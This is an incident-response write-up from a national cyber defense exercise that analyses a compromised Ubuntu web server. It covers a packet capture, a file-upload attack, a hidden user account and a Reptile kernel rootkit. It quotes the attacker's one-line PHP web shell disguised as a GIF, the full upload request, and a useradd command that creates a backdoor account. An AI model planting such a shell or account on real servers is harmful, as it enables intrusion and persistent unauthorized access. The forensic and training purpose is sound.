Information Technology Security

National Cyber Defense Exercise

PANOPTIS

Episode 3 – Linux Forensics

Scenario:

Suspicious activity was detected on the local network involving the local web server (192.168.21.189) from an internal network IP address. The local administrator promptly reported the incident to the cyber incident response team, who has been tasked with conducting a thorough analysis of the web server to investigate the potential security breach.

Material:


1. capture.tcpdump (partial traffic recording of suspicious activity)
2. linux_forensics.ova (the web server virtual machine)

(username: user, password: user1234)

Notes:

1. Analysis can be performed with open source tools
2. The episode is based on a simulation of real-life incidents.

Using the provided information, we load the dump file into the Wireshark program for analysis. To focus on the local web server at the address **192.168.21.189**, we apply a filter in Wireshark. The filter ip.addr == 192.168.21.189 allows us to isolate traffic involving this specific IP address. This filter effectively minimizes the volume of logs, enabling us to more easily identify any suspicious traffic related to the web server. By analyzing the filtered logs, we can pinpoint potential security concerns or malicious activity.



We isolate a specific record in the Wireshark logs that appears to use the **HTTP** protocol. Upon further analysis, we notice that a **GIF** file has been uploaded to our system's computer. To investigate this further, we select the specific record in Wireshark and choose **Follow → HTTP Stream**. By doing so, we are able to view the content in more detail. It becomes apparent that the file may not be a legitimate GIF file, as the code contains PHP tags, indicating that it could potentially be a malicious PHP script disguised as a GIF file. This raises a red flag for further investigation into possible security threats.

```
POST /up.php HTTP/1.1
Host: 192.168.21.189
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.21.189/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------168192204718057620711868707415
Content-Length: 389

-----------------------------168192204718057620711868707415
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------168192204718057620711868707415
Content-Disposition: form-data; name="uploadedfile"; filename="a.gif"
Content-Type: image/gif

GIF89a;<?php $c=$_GET[c]; echo `$c`; ?>

-----------------------------168192204718057620711868707415--
HTTP/1.1 200 OK
Date: Fri, 18 May 2018 08:36:17 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 46
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

File is valid, and was successfully uploaded.
```


```
<form enctype="multipart/form-data" action="./up.php" method="POST">
    <!-- Maximum file size (in bytes) -->
    <input type="hidden" name="MAX_FILE_SIZE" value="100000" />

    <!-- File input field -->
    <label for="uploadedfile">Choose a file to upload:</label>
    <input id="uploadedfile" name="uploadedfile" type="file" /><br />

    <!-- Submit button -->
    <input type="submit" value="Upload File" />
</form>
```

The uploaded file, originating from the local address **192.168.21.189**, appears to be an HTTP request containing a **file upload** form submission. Upon analyzing the contents of the HTTP stream, it is identified that a file, likely disguised as a **GIF** file, was uploaded to the system. However, further inspection of the file's content reveals that it is not a true image file. Instead, it contains **PHP tags** embedded within the code, indicating that the file is likely a **malicious PHP script**.

This suggests that the attacker attempted to upload a script to the server by disguising it as a harmless file type (e.g., a GIF), possibly with the intent to exploit vulnerabilities in the web server or gain unauthorized access. The presence of PHP code within the uploaded file raises significant security concerns, as it could be executed on the server, potentially compromising the system. Further analysis and investigation are necessary to assess the full scope of the attack and take appropriate remedial actions.

```
GIF89a;<?php $c=$_GET[c]; echo `$c`; ?>
```

Using the **VirtualBox** virtual machine, we load the file provided in the exercise, which immerses us in a simulated environment representing the user whose account has been attacked. This simulated environment allows us to analyze the situation in a controlled setting, where we can observe the effects of the attack on the user's system. By simulating the user's account, we can examine the potential vulnerabilities that were exploited, track the attack's progression, and perform a detailed forensic analysis of the compromised environment. This setup provides valuable insights into how the attack unfolded and helps in understanding the impact on the user's system, facilitating a more effective response and remediation.



By logging in with the credentials given to us, we will find ourselves in the user account in a Linux environment. We are transferred to the directory /var/www/html/uploads/ and with the ls command we see that in the uploaded files there is a file a.gif and a test file. With the cat a.gif command we notice that it is not a gif file as we had first seen, but a php pseudo file. Probably the attacker used this file to gain access.

```
user@ubuntu:/var/www/html/uploads$ ls
a.gif  test
user@ubuntu:/var/www/html/uploads$ cat a.gif
GIF89a;<?php $c=$_GET[c]; echo `$c`; ?>
user@ubuntu:/var/www/html/uploads$
```

With the cat test command we get the following results:


```
user@ubuntu:/var/www/html/uploads$ cat test
useradd -M -p XAkPqQVCiSbak -r -U new
user@ubuntu:/var/www/html/uploads$ _
```

We conclude that the attacker has been added to the users as user new.

Using the command nano /etc/passwd, we observe an additional entry in the password file. This entry corresponds to a user named **new**, with a **UID** of **999**, which is unusual because UIDs ranging from 100 to 999 are typically reserved for administrative or system accounts and groups. The presence of this account with a UID in this reserved range suggests that the attacker has deliberately created this user with elevated privileges, potentially to gain unauthorized access to system resources.

Furthermore, we discover that the attacker has also created a new **Group ID (GID)**, with the value **999**, which further aligns with the suspicious nature of the changes. This GID value is typically reserved for system or administrative groups, and its presence indicates that the attacker has configured the new user with permissions that may allow them to escalate their privileges or gain more control over the system.

These modifications point to an intentional attempt by the attacker to create a hidden user with elevated rights, enabling them to maintain access or perform malicious actions on the compromised system. This requires immediate investigation and remediation to secure the system and remove the unauthorized changes.



Then, we proceed to install the **ClamAV** antivirus program, which is an open-source tool designed to detect viruses, malware, and other security threats. By running ClamAV, we aim to identify any potential threats that may have infected the system following the attack.

After installing ClamAV and running a full system scan, the following results are generated:

1. **Virus Detection**: ClamAV identifies several potential threats, including **malware**, **backdoors**, or **suspicious files** that may have been introduced during the attack. These files could include the previously uploaded malicious **PHP script**, disguised as a harmless file type, or other compromised system files.
2. **Suspicious Files**: The scan highlights specific files or directories that are associated with the attacker's modifications, such as the user account **new** and the corresponding **GID 999**. These files may be linked to the unauthorized user or group, signaling a deliberate attempt to maintain access.

3. **Trojan or Rootkit Alerts**: If ClamAV detects any signs of a **rootkit** or **trojan**, it suggests that the attacker may have installed a malicious payload designed to allow them to maintain control of the system even after the initial intrusion is detected.

4. **Heuristic Warnings**: In addition to known threats, ClamAV may issue heuristic warnings about files that exhibit suspicious behavior or unusual patterns of activity, further indicating a potential compromise.


With these results, we can proceed with the necessary steps to quarantine, delete, or further analyze the flagged files, and take remedial actions to fully secure the system and eliminate any remnants of the attack.

Using the command: clamscan -r /* --infected

We initiate a recursive scan across the entire system (/*), and the --infected option ensures that only files and directories flagged as infected by viruses or malicious software are displayed in the scan results. This allows us to focus solely on potentially compromised files, avoiding clutter from clean files.

Upon analyzing the results, we find that the **original** **a.gif** file, which we had previously dealt with during the investigation, is ultimately identified as a **Trojan Virus** or **Trojan Horse**. This confirms our suspicion that the file, which initially appeared to be a harmless GIF image, was in fact a malicious file designed to exploit vulnerabilities in the system. Trojans are typically used by attackers to gain unauthorized access to a system, install backdoors, or steal sensitive information.

The identification of this file as a Trojan further highlights the attacker's tactics in disguising malicious payloads as legitimate files to bypass security checks. Immediate action, such as quarantining or removing this file, is necessary to prevent further compromise and to begin the process of securing the system.



To check if a **rootkit** is installed on the system, we use the **rkhunter** program, which is designed to scan for signs of rootkits, backdoors, and other types of malware that could compromise system integrity.

We run the following command to initiate a check:

(*bash*) sudo rkhunter --check


This command performs a thorough scan of the system for potential rootkits. Here's what happens during the scan:

1. **File Integrity Check**: rkhunter checks system binaries and files for signs of modification or suspicious activity. It compares these files against known rootkit signatures.
2. **System Configuration Analysis**: rkhunter reviews system configurations for settings that may indicate the presence of a rootkit, such as unusual processes or unauthorized kernel modules.

3. **Common Rootkit Detection**: The program scans for common rootkit files, directories, and suspicious behavior patterns. This includes hidden files or processes that may not be visible to the standard system tools.
4. **Logs and Indicators**: The tool checks logs for signs of suspicious activity, such as attempts to hide processes or manipulate system logs.

If a rootkit is detected, rkhunter will provide detailed output indicating the suspicious files or activities. If no rootkit is found, it will confirm that the system appears to be clear.

Upon completion of the check, the results will allow us to determine whether the system has been further compromised by a rootkit, and whether additional action is needed to secure the system.




Upon reviewing the **rkhunter** program log located in the **/var/log/rkhunter.log** directory, we find information indicating a potential rootkit infection. The log categorizes the detected issue as a **Trojaned SSH daemon**.

A **Trojaned SSH daemon** suggests that the **SSH daemon (sshd)**, which is responsible for managing secure remote logins, has been compromised by a Trojan. This typically occurs when an attacker replaces the legitimate **sshd** binary with a malicious version, allowing them to maintain unauthorized access to the system. The attacker may have also configured the compromised SSH daemon to silently grant them root or administrative privileges, enabling remote access without detection.

The detection of this Trojaned SSH daemon indicates a serious security breach, as it allows the attacker to potentially control the system remotely. Immediate action should be taken to:

1. **Quarantine the system**: Disconnect from the network to prevent further remote access.
2. **Examine the compromised SSH daemon**: Investigate the suspicious **sshd** binary and compare it with the legitimate version to confirm if it has been replaced or modified.
3. **Restore from backup**: If possible, restore the system to a secure state from a known clean backup.
4. **Rebuild the system**: In some cases, a full system rebuild may be necessary to ensure that all traces of the rootkit are removed and that the system is secured.

This finding reinforces the urgency of further investigation and remediation to secure the system and eliminate the rootkit.



Following the instructions found on the website:

https://hostpresto.com/community/tutorials/how-to-install-and-use-chkrootkit-on-ubuntu-14-04/

We run the **chkrootkit** program, which scans all directories for signs of rootkits and malicious software, with a particular focus on detecting **LKM (Loadable Kernel Modules)**—a type of Trojan, specifically known as a **Reptile Trojan**. This type of Trojan typically operates by installing itself as a kernel module, allowing the attacker to gain deep control over the system.

During the scan, **chkrootkit** reports that it has detected an indication of a probable **LKM - Reptile** Trojan in the directory:

(bash) /lib/modules/4.4.0-124-generic/kernel/drivers/PulseAudio

This is highly concerning because the **/lib/modules/** directory is where kernel modules are stored, and it should contain only legitimate, trusted modules required for system functionality. The presence of a **Reptile Trojan** in this directory indicates that the attacker may have inserted a malicious kernel module to gain root access, hide their activities, or maintain persistence on the compromised system.

Actions to Take:

1. **Investigate the Module**: Examine the contents of the directory and the specific file(s) associated with PulseAudio in the path mentioned. Use tools like **lsmod**, **modinfo**, or **insmod** to verify if any unknown or suspicious modules are loaded.

Check for Suspicious Kernel Modules: Use the following command to list all loaded kernel modules and check for anything unusual:bash lsmod

2. **Verify System Integrity**: Compare the kernel modules in the affected directory against a known, clean copy of the system or from trusted sources to identify any unauthorized additions.
3. **Remove the Malicious Module**: If the Trojan is confirmed, remove the malicious kernel module from the system. Ensure it is not automatically reloaded by the system.
4. **Rebuild the Kernel**: In some cases, it may be necessary to rebuild the kernel to ensure no remnants of the Trojan remain, especially if the Trojan has deeply embedded itself within the system.
5. **Perform a Full System Audit**: Since LKM Trojans have the ability to hide themselves and other malicious activities, it's critical to perform a full system audit and ensure that no other backdoors or compromised files remain on the system.

This detection highlights the severity of the attack and emphasizes the need for immediate action to remove the rootkit and secure the system.

We conclude that a **Reptile-type rootkit** is installed on the system, as evidenced by the findings from both **rkhunter** and **chkrootkit**, which identified malicious activity and the installation of an unauthorized kernel module. The Trojan, operating as a loadable kernel module (LKM), has likely compromised the system's core functionality, providing the attacker with deep and persistent access.

Note: This report and investigation primarily focused on identifying and highlighting software-based threats that could potentially cause partial or complete damage to the system. While significant indicators of compromise have been identified, further analysis is required for a comprehensive understanding of the full scope of the incident. This would include additional time spent performing in-depth analysis of system vulnerabilities, monitoring for signs of continued unauthorized access, and ensuring that all traces of the rootkit and malicious software are thoroughly eradicated.

We submit this investigation and report with the understanding that the current findings may not fully capture all aspects of the incident. Our response to the compromise is still in progress, and additional investigation will be necessary to address all potential threats and ensure system integrity moving forward.

Ambel Basha, Athens May 2018